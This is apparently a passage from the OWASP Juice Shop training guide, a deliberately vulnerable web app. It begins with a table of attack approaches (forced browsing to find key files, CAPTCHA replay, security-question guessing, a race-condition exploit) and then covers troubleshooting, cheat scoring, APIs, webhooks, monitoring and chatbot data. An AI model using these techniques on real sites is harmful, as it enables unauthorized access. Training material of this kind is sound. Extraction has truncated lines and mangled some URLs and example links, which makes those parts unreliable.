| OWASP ZAP<br><i>Forced Browse with big OWASP DirBuster list</i>                                                                                                                                   | Finds <code>/encryptionkeys</code> directory with <code>iwt.pub</code> <i>and</i> <code>premium.key</code> key files                                 | <input type="checkbox"/>                                                     | <input checked="" type="checkbox"/> | Forged JWT( <b>X</b> )<br>Premium challenge                                                                                                                                                                                          |
| <a href="#">RaceTheWeb</a> config (or custom Bash, Python etc. script) sending 10 sequential POST requests to <a href="#">Feedback API endpoint</a> within 10 seconds                             | Must pin <code>captchaId</code> and <code>captcha</code> from one initially received and solved CAPTCHA                                              | <input type="checkbox"/> ( <input type="checkbox"/>                          | <input checked="" type="checkbox"/> | CAPTCHA Bypass( <b>X</b> )                                                                                                                                                                                                           |
| Burpsuite (Community Edition)<br><i>Repeater</i> with <a href="#">Top Names Over the Last 100 Years</a> into <a href="#">Password Reset API endpoint</a> for email <code>jim@juice-shop.op</code> | Contains answer to Jim's security question as 44th of Top 100 male names of 1919-2018. List needs to be manually prepared from HTML page.            | <input type="checkbox"/> <input type="checkbox"/>                            | <input checked="" type="checkbox"/> | Reset Jim's password                                                                                                                                                                                                                 |
| <a href="#">RaceTheWeb</a> config (or custom Bash, Python etc. script) sending 3 simultaneous POST requests to <a href="#">Like Reviews API endpoint</a>                                          | Requests must be processed within 150ms time window to exploit race condition flaw                                                                   | <input type="checkbox"/> ( <input type="checkbox"/> <input type="checkbox"/> | <input checked="" type="checkbox"/> | Multiple Likes( <b>✓</b> )                                                                                                                                                                                                           |

# Troubleshooting

If (and only if) none of the [Common support issues](#) described below could help resolve your issue, please ask for individual support on our [official Gitter Chat](#). If you are sure to have found a bug in the Juice Shop itself please [open a ⚡ Bug report issue](#) on GitHub.

□ *Please do not file questions or support requests on the GitHub issues tracker.*

## Start-up validations

During server start the Juice Shop runs a series of self-validations and print feedback about their success to the console:

```
$ npm start
> juice-shop@10.0.0-SNAPSHOT start C:\Data\GitHub\juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.15.3 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
info: Required file tutorial-es2015.js is present (OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Juice Shop will resist to launch as long as any of these validations fail:

```
$ NODE_ENV=myConfig npm start
> juice-shop@10.0.0-SNAPSHOT start C:\Data\GitHub\juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.15.3 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2015.js is present (OK)
warn: Required file tutorial-es2015.js is missing (NOT OK)
info: Required file polyfills-es2015.js is present (OK)
info: Required file runtime-es2015.js is present (OK)
info: Required file vendor-es2015.js is present (OK)
info: Required file main-es5.js is present (OK)
warn: Required file tutorial-es5.js is missing (NOT OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
warn: Config schema validation failed with 3 errors (NOT OK)
warn: application.showVersionNumber: must be of type Boolean.
warn: challenges.showSolvedNotifications: must be of type Boolean.
warn: application.social.twitterLink: is not present in schema.
warn: Visit https://pwnning.wasp-juice.shop/part1/customization.html#yaml-configuration-file for the schema definition
warn: Configuration myConfig validated (NOT OK)
error: Exiting due to configuration errors!
npm ERR! code ELIFECYCLE
npm ERR! errno 1
npm ERR! juice-shop@10.0.0-SNAPSHOT start: `node app`
npm ERR! Exit status 1
npm ERR!
npm ERR! Failed at the juice-shop@10.0.0-SNAPSHOT start script.
npm ERR! This is probably not a problem with npm. There is likely additional logging output above.
```

The following checks are run during server startup and can typically be fixed in a straightforward fashion when they fail:

| Validation error message                                                                                                           | Typical solution                                                                                                                                                                                                                                                                                                                                                                  |
|------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Dependencies in ... could not be checked due to "..." error                                                                        | Repair the mentioned dependency file. When using an origin tag release version or <code>master</code> branch you should <b>never</b> see error.                                                                                                                                                                                                                                   |
| Dependencies in ... are not rightly satisfied followed by individual messages on missing dependencies or version mismatches        | If you installed <a href="#">from sources</a> re-run <code>npm install</code> and check for errors during that step. See also <a href="#">Node.js / NPM</a> for some common culprits. In a <a href="#">pre-packaged distribution</a> you should <b>never</b> see this error.                                                                                                      |
| Detected Node version ... is not in the supported version range of ...                                                             | Install one of the officially supported Node.js versions 10.x, 11 and 14.x. If you use a <a href="#">pre-packaged distribution</a> , make sure version matches your installed Node.js version.                                                                                                                                                                                    |
| Detected OS ... is not in the list of supported platforms ...                                                                      | Make sure you use a supported operating system. If you use <a href="#">pre-packaged distribution</a> , make sure you downloaded the one for your OS.                                                                                                                                                                                                                              |
| Detected CPU ... is not in the list of supported architectures ...                                                                 | Make sure you use a supported processor architecture. If you use <a href="#">pre-packaged distribution</a> , make sure you downloaded the one for your processor.                                                                                                                                                                                                                 |
| Required file ... is missing                                                                                                       | If you installed <a href="#">from sources</a> re-run <code>npm install</code> and check for errors during its final step <code>Generating ES5 bundles for different loading...</code> . In a <a href="#">pre-packaged distribution</a> you should <b>never</b> see this error.                                                                                                    |
| Port ... is in use                                                                                                                 | Make sure the port you intend to run Juice Shop on is actually available or use another port by setting the <code>PORT</code> environment variable.                                                                                                                                                                                                                               |
| Config schema validation failed with ... errors followed by individual messages on wrong property types or unrecognized properties | Make sure that your customization complies with the schema in the <a href="#">YAML configuration file</a> .                                                                                                                                                                                                                                                                       |
| Only ... products are configured but at least four are required                                                                    | Make sure that at least four items are present in the <code>products</code> array of your configuration. See also <a href="#">YAML configuration file</a>                                                                                                                                                                                                                         |
| No product is configured as "..." challenge product but one is required                                                            | Make sure that each property <code>useForChristmasSpecialChallenge</code> , <code>urlForProductTamperingChallenge</code> , <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> (required for some of the challenges) is present on a single product in your custom inventory. See also <a href="#">YAML configuration file</a> . |

| Validation error message                                                                                                       | Typical solution                                                                                                                                                                                                                                                                                                                                                                         |
|--------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>... products are configured as "..." challengee product but only one is allowed</pre>                                     | <p>Make sure that each property <code>useForChristmasSpecialChallenge</code>, <code>urlForProductTamperingChallenge</code>, <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> (required for some of the challenges) is present on exactly one product in your custom inventory. See also <a href="#">YAML configuration file</a>.</p> |
| <pre>Product ... is used as "..." challengee product and "..." challengee product but can only be used for one challenge</pre> | <p>Make sure no single product is associated with more than one property <code>useForChristmasSpecialChallenge</code>, <code>urlForProductTamperingChallenge</code>, <code>fileForRetrieveBlueprintChallenge</code> and <code>keywordsForPastebinDataLeakChallenge</code> in your custom inventory. See also <a href="#">YAML configuration file</a>.</p>                                |
| <pre>Only ... memories are configured but at least two are required</pre>                                                      | <p>Make sure that at least two items are present in the <code>memories</code> array of your configuration. See also <a href="#">YAML configuration file</a></p>                                                                                                                                                                                                                          |
| <pre>No memory is configured as "..." challenge memory but one is required</pre>                                               | <p>Make sure that each property duo <code>geoStalkingMetaSecurityQuestion</code> / <code>geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion</code> / <code>geoStalkingVisualSecurityAnswer</code> (required for some of the challenges) is present on a single memory of your custom photo wall. See also <a href="#">YAML configuration file</a>.</p>     |
| <pre>... memories are configured as "..." challenge memory but only one is allowed</pre>                                       | <p>Make sure that each property duo <code>geoStalkingMetaSecurityQuestion</code> / <code>geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion</code> / <code>geoStalkingVisualSecurityAnswer</code> (required for some of the challenges) is present on exactly one memory of your custom photo wall. See also <a href="#">YAML configuration file</a>.</p>  |
| <pre>Memory ... is used as "..." challenge memory and "..." challenge memory but can only be used for one challenge</pre>      | <p>Make sure no single memory is associated with more than one property duo <code>geoStalkingMetaSecurityQuestion</code> / <code>geoStalkingMetaSecurityAnswer</code> and <code>geoStalkingVisualSecurityQuestion</code> / <code>geoStalkingVisualSecurityAnswer</code> of your custom photo wall. See also <a href="#">YAML configuration file</a>.</p>                                 |
| <pre>Restricted tutorial mode is enabled while Hacking Instructor is disabled</pre>                                            | <p>Make sure <code>hackingInstructor.isEnabled</code> is <code>true</code> when you also have configured <code>challenges.restrictToTutorialsFirst</code> set to <code>true</code>.</p>                                                                                                                                                                                                  |
| <pre>CTF flags are enabled while challenge solved notifications are disabled</pre>                                             | <p>Make sure <code>challenges.showSolvedNotifications</code> is <code>true</code> when you also have configured <code>ctf.showFlagsInNotifications</code> set to <code>true</code></p>                                                                                                                                                                                                   |
| <pre>CTF country mappings for FBCTF are enabled while CTF flags are disabled</pre>                                             | <p>Make sure <code>ctf.showFlagsInNotifications</code> is <code>true</code> when you also have configured <code>ctf.showCountryDetailsInNotifications</code> set to <code>name</code>, <code>flag</code> OR <code>both</code>.</p>                                                                                                                                                       |
| <pre>Intent ... is missing in chatbot training data</pre>                                                                      | <p>Make sure that your chatbot training data defines all mandatory <code>intent</code> objects defined in the <a href="#">Chatbot training data specification</a>.</p>                                                                                                                                                                                                                   |

| Validation error message                                         | Typical solution                                                                                                                                                                                                    |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Answer with ... action and handler ... is missing for intent ... | Make sure that your chatbot training data defines the expect { "action": "...", "handler": "..." } on the mentioned mandatory intent object as defined in the <a href="#">Chatbot training data specification</a> . |

If your installation did not even get to the point of running these checks or all checks successfully pass with `(ok)` but the application still fails to start, please check the [Common support issues](#) for possible hints to solve your issue.

## Common support issues

The following issues have been seen (and solved/mitigated) more than once and can hopefully help you to narrow down a solution for your issue.

### Node.js / NPM

- After changing to a different Node.js version it is a good idea to delete `npm_modules` and re-install all dependencies from scratch with `npm install`
- If during `npm install` the `sqlite3` OR `libxmljs2` binaries cannot be downloaded for your system, the setup falls back to building from source with `node-gyp`. Check the [node-gyp installation instructions](#) for additional tools you might need to install (e.g. Python 2.7, GCC, Visual C++ Build Tools etc.)
- If `npm install` runs into a `Unexpected end of JSON input` error you might need to clean your NPM cache with `npm cache clean --force` and then try again.

### Linux

- If `npm install` fails on Ubuntu with the pre-installed Node.js please install the latest release of Node.js 14.x from scratch and try again.
- If `npm install` on Linux runs into `WARN cannot run in wd` problems (e.g. during the frontend installation step) try running `npm install --unsafe-perm` instead.
- ~~If `npm start` fails with `Error: ENOENT: no such file or directory, copyfile` you might have had either an error already during `npm install` or you pulled changes from GitHub but did not re-run `npm install` afterwards. Make sure to check if the file to copy from exists on your disk and if the target folder for the copy is there. (Should no longer occur with v12.0.2 or later)~~

### Docker

- If using Docker Toolbox on Windows make sure that you also enable port forwarding from Host `127.0.0.1:3000` to `0.0.0.0:3000` for TCP for the `default` VM in VirtualBox.

### Heroku

- The "Deploy to Heroku" button on the `README` only works from browsers where no plugins or settings interfere with `Referer` HTTP headers

## SQLite

- If all startup checks show `(OK)` but you see `SequelizeDatabaseError: SQLITE_ERROR: no such table: <some table name>` errors right afterwards, please check if the file `data/juiceshop.sqlite` exists. If so just stop and restart your server and this suspected race condition issue should go away.

## Vagrant

- Using the Vagrant script (on Windows) might not work while your virus scanner is running. This problem was experienced at least with F-Secure Internet Security.

## OAuth

- If you are missing the *Login with Google* button, you are running OWASP Juice Shop under an unrecognized URL. **You can still solve the OAuth related challenge!**
- If you want to manually make the OAuth integration work to get the full user experience, create your own customization file and define all properties in the `googleOauth` subsection

## Challenges

- If you notice that a challenge solution is not working, check on the *Score Board* if that challenge is one of the *potentially dangerous ones* which are by default disabled in Docker environments and shared platforms like Heroku.
- You may find it easier to find vulnerabilities using a pen test tool. We strongly recommend *Zed Attack Proxy* which is open source and very powerful, yet beginner friendly.

# Cheat detection

Whenever a challenge is solved, a `cheatScore` between 0 and 1 is internally assigned to the solution. This indicates how likely the challenge solution has been achieved with cheating.

```
Info: Restored 1-star errorHandlingChallenge (Error Handling)
Info: Restored 1-star scoreBoardChallenge (Score Board)
Info: Solved 2-star loginAdminChallenge (Login Admin)
Info: Cheat score for tutorial loginAdminChallenge solved in 1 / 2 minutes with hints allowed: 0.39064166666666666
Info: Solved 4-star easterEgglevelOneChallenge (Easter Egg)
Info: Cheat score for easterEgglevelOneChallenge solved in 3 / 8 minutes with hints allowed: 0.624325
Info: Solved 4-star nullByteChallenge (Poison Null Byte)
Info: Cheat score for coupled nullByteChallenge solved in 0 / 0 minutes with hints allowed: 0
Info: Solved 4-star knownVulnerableComponentChallenge (Vulnerable Library)
Info: Cheat score for knownVulnerableComponentChallenge solved in 1 / 8 minutes with hints allowed: 0.6690516666666667
Info: Solved 2-star weirdCryptoChallenge (Weird Crypto)
Info: Cheat score for weirdCryptoChallenge solved in 0 / 4 minutes with hints allowed: 0.0000166666666667
Info: Solved 1-star exposedMetricsChallenge (Exposed Metrics)
Info: Cheat score for exposedMetricsChallenge solved in 1 / 2 minutes with hints allowed: 0.5890416666666667
Info: Solved 3-star loginJimChallenge (Login Jim)
Info: Cheat score for tutorial loginJimChallenge solved in 4 / 3 minutes with hints allowed: 0
```

## Cheat score calculation

The calculation currently relies only on the time difference between current and previous solve in relation to the difficulty of the current challenge. The cheat score also factors in if hints and/or tutorials are enabled or disabled on the Score Board.

| Challenge Difficulty | Minimum solve time | w/o hints | w/ tutorial |
|----------------------|--------------------|-----------|-------------|
| ★                    | 2 minutes          | +1 min    | ÷2          |
| ★★                   | 4 minutes          | +2 min    | ÷2          |
| ★★★                  | 6 minutes          | +3 min    | ÷2          |
| ★★★★                 | 8 minutes          | +4 min    | n/a         |
| ★★★★★                | 10 minutes         | +5 min    | n/a         |
| ★★★★★★               | 12 minutes         | +6 min    | n/a         |

The underlying formula assumes that a non-cheating user requires a certain *absolute minimum amount of time* to solve hacking challenges. It is important to note, that this does not imply that you are *expected to only need* this minimum minutes for a challenge of certain difficulty.

## Coupled challenges

The cheat scoring takes into account that some challenges will be solved in the same HTTP request, for example:

- logging in the admin user *with his weak password* solves logging in the admin *by any means* (e.g. SQL Injection), too
- both XXE challenge automatically solve using a deprecated B2B interface
- the generic null byte challenge is typically solved along with the first actual exploit to access some sensitive file from `/ftp`

To avoid false positive cheat scoring, the second of two coupled challenge solves will never count as cheating when they happen in sequence.

## Total cheat score

The server also keeps track of the average `cheatScore` across all solved challenges in the `totalCheatScore` which is available via the `juiceshop_cheat_score metric` but also sent in each [Challenge solution webhook](#) call. The `totalCheatScore` value is not persisted across server restarts, but its calculation is also not irritated by [automatic or manual restoring of hacking progress](#).

After the individual challenge cheat scores from the screenshot at the beginning of this chapter, you would get the `totalCheatScore` metric seen below:

```
HELP juiceshop_cheat_score Overall probability that any challenges were solved by ch
TYPE juiceshop_cheat_score gauge
juiceshop_cheat_score{app="juiceshop"} 0.49485416666666665
```

The following values for `totalCheatScore` were measured during activities that are [definitely considered cheating](#):

- >93% on final webhook call when executing all [Integration tests](#) in <1 minute on the author's Windows 10 laptop
- >92% on final webhook call when executing all [End-to-end tests](#) in <20 minutes on the author's Windows 10 laptop

## Limitations

The cheat scoring assumes that [a single user is hacking the Juice Shop instance](#). If the application is used by a team, the values need to be considered less reliable, as extra solve speed might come from parallelization of challenges across team members. Similarly, experienced Juice Shop users will also solve challenges faster than a new user, so their speed is likely to trigger cheat detection as well.

If the Juice Shop instance is under the control of the user, any cheat score it reports via Prometheus or Webhook cannot be trusted.

All in all, the cheat score should never blindly be used as a tool to caution or sanction somebody. Vice versa a low score should also never blindly be used to determine monetary rewards etc.

# Integration

OWASP Juice Shop follows strict conventions for describing challenges. These allow you to easily integrate Juice Shop tutorials, hints and solutions into your own security guides, knowledge bases, testing labs etc.

## Challenges API

The endpoint `/api/Challenges` on your local Juice Shop instance (i.e. <http://localhost:3000/api/Challenges>) returns information on the configured challenges along with their current state in an easily consumable JSON format:

```
{
 "status": "success",
 "data": [
 {
 "id": 1,
 "key": "restfulXssChallenge",
 "name": "API-only XSS",
 "category": "XSS",
 "description": "Perform a <i>persistent</i> XSS attack with <code><iframe sr",
 "difficulty": 3,
 "hint": "You need to work with the server-side API directly. Try different HTT",
 "hintUrl": "https://pwning.owasp-juice.shop/part2/xss.html#perform-a-persisten",
 "solved": false,
 "disabledEnv": "Heroku",
 "createdAt": "2020-03-23T12:00:34.258Z",
 "updatedAt": "2020-03-23T12:00:34.258Z"
 },
 {
 "id": 2,
 "key": "accessLogDisclosureChallenge",
 "name": "Access Log",
 "category": "Sensitive Data Exposure",
 "description": "Gain access to any access log file of the server.",
 "difficulty": 4,
 "hint": "Who would want a server access log to be accessible through a web app",
 "hintUrl": "https://pwning.owasp-juice.shop/part2/sensitive-data-exposure.html",
 "solved": false,
 "disabledEnv": null,
 "createdAt": "2020-03-23T12:00:34.259Z",
 "updatedAt": "2020-03-23T12:00:34.259Z"
 },
 {
 "...": "..."
 }
]
}
```

Instead of your own local instance you can also use the API of the publicly available demo instances to pull challenge information:

- <http://demo.owasp-juice.shop/api/Challenges> for the latest released version  
(`master` branch)

- <http://preview.owasp-juice.shop/api/Challenges> for the next version to be released (`develop` branch)

 *There is no uptime guarantee for either of these as they are both only free Heroku dynos. Please refrain from making unnecessary amounts of requests.*

## API integration example

- The [Juice Shop CTF Extension](#) calls the API of a specified Juice Shop instance to retrieve the challenges to later import into a [CTF score server](#).

## Challenge declaration file

The single source of truth for challenges in OWASP Juice Shop is its `data/static/challenges.yml` file. It is used during start-up of the application to populate the `Challenges` table which is then exposed via the [Challenges API](#) endpoint.

Parsing this file directly for integration makes sense when you do not rely on changed settings (e.g. hints being turned off) from an individual [Customization](#) and/or you do not have a running Juice Shop instance available in the first place.

```

-
 name: 'Some Name'
 category: 'Category of the challenge'
 description: 'Here the actual task for the attacker is described.'
 difficulty: 1 # a number between 1 and 6
 hint: 'A text hint to display on the Score Board when hovering over the challenge'
 hintUrl: 'https://pwnning.owasp-juice.shop/part2/<category>.html#<shortened description>'
 key: someNameChallenge

 disabledEnv: # (optional) to disable challenges dangerous or incompatible in certain environments
 - Docker
 - Heroku
 - Windows
 tutorial: # (optional) present only on challenges with a Hacking Instructor tutorial
 order: 1 # a unique number to specify the recommended order of tutorials

```

The latest versions of the `challenges.yml` file can be found here:

- <https://raw.githubusercontent.com/bkimminich/juice-shop/master/data/static/challenges.yml> for the latest released version (`master` branch)
- <https://raw.githubusercontent.com/bkimminich/juice-shop/develop/data/static/challenges.yml> for the next version to be released (`develop` branch)

## Generating links to Juice Shop

| Description                                                                           | Link composition                                                                                  | Condition                                      | Example                                                                                      |
|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|------------------------------------------------|----------------------------------------------------------------------------------------------|
| Link to official hints for a specific challenge                                       | <code>&lt;hintUrl&gt;</code>                                                                      |                                                | <code>https://pjuice.shop/carefully</code><br><code>https://pjuice.shop/xss-attack</code>    |
| Link to official step-by-step solution for a specific challenge                       | <code>https://owning.owasp-juice.shop/appendix/solutions.html#&lt;hash part of hintUrl&gt;</code> |                                                | <code>https://pjuice.shop/carefully</code><br><code>https://pjuice.shop/a-dom-attack</code>  |
| Direct link to a <a href="#">Hacking Instructor</a> tutorial for a specific challenge | <code>/#/hacking-instructor?challenge=&lt;name&gt;</code>                                         | Only for challenges where tutorial is defined. | <code>http://localhost:8080/challenges</code><br><code>http://pjuice.shop/instructors</code> |

- As the utilized GitBook version does not set the `x-frame-options` header, it is possible to display content from <https://owning.owasp-juice.shop> in an `<iframe>`.

## YAML integration example

- The official project website <https://owasp-juice.shop> uses (a copy of) the `challenges.yml` to render [Challenge Categories](#) and [Hacking Instructor Tutorials](#) tables with the help of [Liquid Filters](#).

## Challenge solution webhook

Any Juice Shop instance can be configured to call a webhook whenever one of its 100 hacking challenges is solved. To use this feature the following environment variable needs to be supplied to the Juice Shop server:

| Environment variable           | Expected value                                                                    | Recommendations                                                                                                                                                                                                                                                        |
|--------------------------------|-----------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>SOLUTIONS_WEBHOOK</code> | URL of the webhook Juice Shop is supposed to call whenever a challenge is solved. | The webhook URL should be bound to the user who solved the challenge and allow its provider to verify the Juice Shop origin instance. In most cases <b>the webhook URL should be treated as sensitive information and not be published or transmitted unencrypted!</b> |

## Webhook payload

Juice Shop will send a `POST` request to the configured `SOLUTIONS_WEBHOOK` with the following payload:


```
{ "solution":
 { "challenge": "<'key' of the solved challenge from ./data/static/challenges.yml>",
 "cheatScore": "<probability of 0..1 that this solution has been cheated>",
 "totalCheatScore": "<average probability of 0..1 that solutions up until now have
 "issuedOn": "<yyyy-MM-ddThh:mm:ssZ>"
 },
 "ctfflag": "<CTF flag code of the solved challenged based on the injected (or default)
 "issuer": {
 "hostName": "<server os hostname>",
 "os": "<server os type (and release)>",
 "appName": "<'application.name' from loaded YAML configuration in ./config folder>",
 "config": "<name of the loaded configuration>",
 "version": "<version from ./package.json>"
 }
}
}
```

## Webhook payload example

```
{
 "solution": {
 "challenge": "key",
 "cheatScore": 0,
 "totalCheatScore": 0,
 "issuedOn": "2020-12-15T18:24:33.027Z"
 },
 "ctfflag": "b0d70dce6cadadb85882ea498fac6785dba2349b",
 "issuer": {
 "hostName": "fv-az116-673",
 "os": "Linux (5.4.0-1031-azure)",
 "appName": "OWASP Juice Shop",
 "config": "default",
 "version": "12.3.0-SNAPSHOT"
 }
}
```

# Monitoring

You can monitor your local or cloud-hosted OWASP Juice Shop instance using internally gathered metrics and visualize those on dashboards.



## Prometheus Metrics

Juice Shop collects functional and technical metrics using a [Prometheus](#) client module. Its endpoint is publicly accessible and there is even a challenge asking you to ["Find the endpoint that serves usage data to be scraped by a popular monitoring system"](#).

To consume these metrics you need to set up a Prometheus server which is very straightforward:

1. [Install Prometheus](#) on the machine that will monitor your Juice Shop instance
2. Configure your Juice Shop instance as a scraping target in the `prometheus.yml`. A simple config example you can find below.
3. Start your Prometheus server which by default runs on <http://localhost:9090>
4. Check if your scraping endpoint shows "UP" as its state at <http://localhost:9090/targets>

```
scrape_configs:
 - job_name: 'juiceshop_local'
 scrape_interval: 30s
 scrape_timeout: 10s
 static_configs:
 - targets: ['localhost:3000']
```

You can create dashboards and alert rules in Prometheus itself, but if you want to have a fancy dashboard like the one in the screenshots above, you need a bit more visualization firepower.

## Grafana Dashboard

This is where [Grafana](#) comes in. Juice Shop comes with a full-fledged `.json` template that you can import as a new dashboard into your own Grafana installation. It consumes and displays all metrics gathered via Prometheus as seen in the screenshots above.

1. [Install Grafana](#) (for ease-of-use, best use the machine you also have Prometheus running on)
2. Start Grafana and visit it at <http://localhost:3000> (*❶ Its default port is the same as Juice Shop's, so if you run both on the same machine, one needs to be moved to a different port.*)
3. Log in with `admin / admin`.
4. Go to *Configuration > Data Sources* at <http://localhost:3000/datasources> and click *Add data source*
5. Select *Prometheus* and in its configuration screen set <http://localhost:9090> as the *HTTP > URL*. Clicking *Save & Test* will confirm if Grafana could find your Prometheus server.
6. Now go to *Dashboards > Manage* at <http://localhost:3000/dashboards>
7. Click *Import* and either upload or paste the contents of the `monitoring/grafana-dashboard.json` found in the Juice Shop's GitHub repository.
8. Now visit the imported *Juice Shop Instance Dashboard* by clicking on its name to view it! Voilá!

*❶ The "Juice Shop Instance Dashboard" template was forked from the multi-instance dashboard of [MultiJuicer](#), so if you need to run and subsequently monitor multiple Juice Shop instances, best take a look at [MultiJuicer](#) and our [Trainer's guide](#).*

# Chatbot training data

Under the hood of the *Support Chat* an NLP-powered chatbot is used to answer customer questions. Upon server start it is initialized with a training data set, so it can give some meaningful answers and replies.

The general structure of the file is straightforward:

```
{
 "lang": "en",
 "data": [
 {
 "intent": "unique identifier for a conversation intent",
 "utterances": [
 "something a user might ask",
 "something else a user might ask",
 "..."
],
 "answers": [
 {
 "action": "response",
 "body": "an answer the bot will give"
 },
 {
 "action": "response",
 "body": "another answer the bot will give"
 },
 {
 "action": "response",
 "body": "..."
 }
]

```

## Defining conversational intent s

A simple conversational intent, e.g. for exchanging a friendly greeting, could be specified like this:

```
{
 "intent": "greetings.hello",
 "utterances": [
 "hello",
 "hi",
 "howdy",
 "hey",
 "good morning",
 "good afternoon"
],
 "answers": [
 {
 "action": "response",
 "body": "Hello there!"
 },
 {
 "action": "response",
 "body": "Hi there!"
 },
 {
 "action": "response",
 "body": "\uD83D\uDC4B"
 }
]
}
```

## Special function actions

Apart from normal text conversations, the chatbot also supports three distinct `function` actions. These do not reply with a text from the data set, but trigger a code function and respond with its return value to the user.

1. `productPrice` - Uses fuzzy matching to find product names in the query of the user and replies with their price. The easiest to do is just copy it from the `botDefaultTrainingData.json` file.
2. `couponCode` - This function will respond with a 10% coupon code for the current month. It should be used alongside at least 10 other regular `response`s, so that the user will not immediately get the coupon when asking for it. This makes the challenge [Receive a coupon code from the support chatbot](#) more interesting. See the [Training data example](#) on how to set this up optimally.
3. `testFunction` - This should be the singular entry in `answers` to a singular entry in `utterances` and is only used for testing purposes.

```
{
 "intent": "queries.productPrice <or> queries.couponCode <or> queries.functionTest",
 "utterances": [
 "..."
],
 "answers": [
 {
 "action": "function",
 "handler": "productPrice <or> couponCode <or> testFunction"
 }
]
}
```

If you write your own training data file from scratch, you need exactly one `intent` for each of these three `handler`s. If you do not have these defined, Juice Shop will tell you during the [Start-up validations](#). To avoid any such issues, it is recommended to just start with a copy of the `botDefaultTrainingData.json` file when defining your own chatbot conversations.

## Training data example

```
{
 "lang": "en",
 "data": [
 {
 "intent": "greetings.hello",
 "utterances": [
 "hello",
 "hi",
 "howdy",
 "hey",
 "good morning",
 "good afternoon"
],
 "answers": [
 {
 "action": "response",
 "body": "Hello there!"
 },
 {
 "action": "response",
 "body": "Hi there!"
 },
 {
 "action": "response",
 "body": "\uD83D\uDC4B"
 }
]
 },
 {
 "intent": "greetings.bye",
 "utterances": [
 "goodbye for now",
 "bye bye take care",
 "see you soon",
 "till next time",
 "ciao",
 "cya"
],
 "answers": [
 {
 "action": "response",
 "body": "Ok, cya <customer-name>!"
 },
 {
 "action": "response",
 "body": "Bye, <customer-name>!"
 },
 {
 "action": "response",
 "body": "Have a fantastic day, <customer-name>!"
 }
]
 },
 {
 "intent": "queries.deluxeMembership",
 "utterances": [
 "What are deluxe membership benefits",
 "What goodies do deluxe members get",
 "Why would I become a deluxe member"
],
 "answers": [
 {
 "action": "response",
 "body": "Deluxe members get free fast shipping, special discounts on many it"
 },
]
 }
]
}
```

```

 {
 "action": "response",
 "body": "Deluxe members get special discounts on many products, have free fa
 },
 {
 "action": "response",
 "body": "Deluxe members can purchase unlimited quantities even on our rarest
 }
]
},
{
 "intent": "queries.blockchain",
 "utterances": [
 "Do you know anything about Blockchain",
 "Can you tell me anything about cryptocurrency",
 "Do you use blockchain",
 "When does the token sale start",
 "where do I find the token sale page"
],
 "answers": [
 {
 "action": "response",
 "body": "I don't know anything about cryptocurrency and blockchains!"
 },
 {
 "action": "response",
 "body": "I have no clue about a token sale or other blockchainy thingies!"
 },
 {
 "action": "response",
 "body": "Sorry, but they don't tell me secret stuff like this!"
 }
]
},
{
